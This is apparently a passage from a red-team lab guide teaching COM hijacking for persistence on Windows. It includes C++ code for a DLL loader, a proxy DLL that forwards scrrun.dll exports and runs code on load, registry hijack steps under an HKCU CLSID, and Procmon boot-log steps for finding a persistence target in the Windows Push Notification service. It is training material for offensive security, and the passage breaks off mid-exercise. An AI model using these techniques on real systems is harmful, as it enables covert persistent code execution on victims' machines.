
4. *Optional*: Create DLL tester helper tool

We are about to start compiling DLLs that we will be using to hijack COM classes. In order to test our DLLs, we could use rundll32.exe. However, rundll32 may be insufficient as it exits after successful load, thus preventing us from testing functionality that might occur asynchronously. Therefore, a simple helper tool may come in handy.

1. Create a new Visual Studio project of type *Console App*:




2. Name the project (we'll be calling it *loadlibrary*) and click *Create:*




3. In the main source file *loadlibrary.cpp*, we will add the following code:

```
#include <Windows.h>
#include <stdio.h>

int main(int argc, char** argv)
{
  if (argc != 2) {
    printf("[!] 1 argument expected. Got %d\n", (argc - 1));
    return 1;
  }
  printf("[ ] calling LoadLibraryA(\"%s\") ...\n", argv[1]);

  HANDLE handle = LoadLibraryA(argv[1]);

  if (handle == NULL) {
    printf("[!] NULL returned! GetLastError: %d\n", GetLastError());
    return 1;
  }

  printf("[+] handle returned: %p\n", handle);
  printf("[ ] calling Sleep(INFINITE)...\n");

  Sleep(INFINITE);

  return 0;
}
```


4. Set the build target to *Release* and architecture to *x64* (since we will be working with 64-bit DLLs, we also need to compile tester tool to x64):



5. Hit *Build* → *Build Solution*:



6. *loadlibrary.exe* should now be available for you to use to test that DLLs load and work as expected:





5. Test COM hijacking by hijacking `Scripting.FileSystemObject`

1. Build a test DLL that can be used to hijack `C:\Windows\System32\scrrun.dll`:

```
// dllmain.cpp : Defines the entry point for the DLL application.
#include "pch.h"

// https://github.com/magnusstubman/dll-exports/blob/main/win10.19042/System32/scrrun.dll.cpp
#pragma comment(linker, "/export:DLLGetDocumentation=\"C:\\Windows\\System32\\scrrun.DLLGetDocumentation\"")
#pragma comment(linker, "/export:DllCanUnloadNow=\"C:\\Windows\\System32\\scrrun.DllCanUnloadNow\"")
#pragma comment(linker, "/export:DllGetClassObject=\"C:\\Windows\\System32\\scrrun.DllGetClassObject\"")
#pragma comment(linker, "/export:DllRegisterServer=\"C:\\Windows\\System32\\scrrun.DllRegisterServer\"")
#pragma comment(linker, "/export:DllUnregisterServer=\"C:\\Windows\\System32\\scrrun.DllUnregisterServer\"")
#pragma comment(linker, "/export:DoOpenPipeStream=\"C:\\Windows\\System32\\scrrun.DoOpenPipeStream\"")

void stuff() {
    MessageBox(NULL, (LPCWSTR)L"Greetings from APT66!", (LPCWSTR)L"Yo", MB_OK);
}

BOOL APIENTRY DllMain( HMODULE hModule,
                       DWORD  ul_reason_for_call,
                       LPVOID lpReserved
                     )
{
    switch (ul_reason_for_call)
    {
    case DLL_PROCESS_ATTACH:
        CreateThread(NULL, 0, (LPTHREAD_START_ROUTINE)stuff, 0, 0, NULL);
    case DLL_THREAD_ATTACH:
    case DLL_THREAD_DETACH:
    case DLL_PROCESS_DETACH:
        break;
    }
    return TRUE;
}
```

2. Register your DLL as a COM class under the `0D43FE01-F093-11CF-8940-00A0C9054228` CLSID in HKCU:







3. Test your COM Hijack with this code:

```
Dim oFSO
Set oFSO = CreateObject("Scripting.FileSystemObject")

Set s = oFSO.OpenTextFile("aaaa", ForReading)
```

4. Start Procmon, filter for process name `WScript.exe`, click Add, and click OK:



5. Make sure Procmon is capturing events, and then start your test VBS script. Observe the events in Procmon:




6. Manually delete the COM class registration from the registry after testing.


6. Modify your base payload chain to perform COM hijacking against Windows Push Notification User Service instead of DLL hijacking OneDrive

In this exercise, we will follow the steps involved in identifying the Windows Push Notification User Service as a target of COM hijacking, in order to obtain code execution persistently after boot.


1. Optional: This exercise will replace certain parts of your base payload chain that was created in the previous exercises. Take a backup, or somehow copy your entire base payload chain to preserve it before continuing.
2. Start Procmon as administrator, click *Options* → *Enable Boot Logging -> OK*




3. Close Procmon and reboot your VM, and make sure that you let it fully complete its boot sequence. Let the host run another 10-20 seconds to be sure.
4. Start Procmon again as administrator. In the pop-up dialogue, click 'Yes' and save the captured data.



5. Set the following filters and hit OK:




6. Search for and identify the event where the process *svchost.exe* performs a *RegOpenKey* operation against the path `HKCR\CLSID\{4655840e-ab1a-49d0-a4c4-261fa1c20e86}\InprocServer32` which results in a `SUCCESS` result:



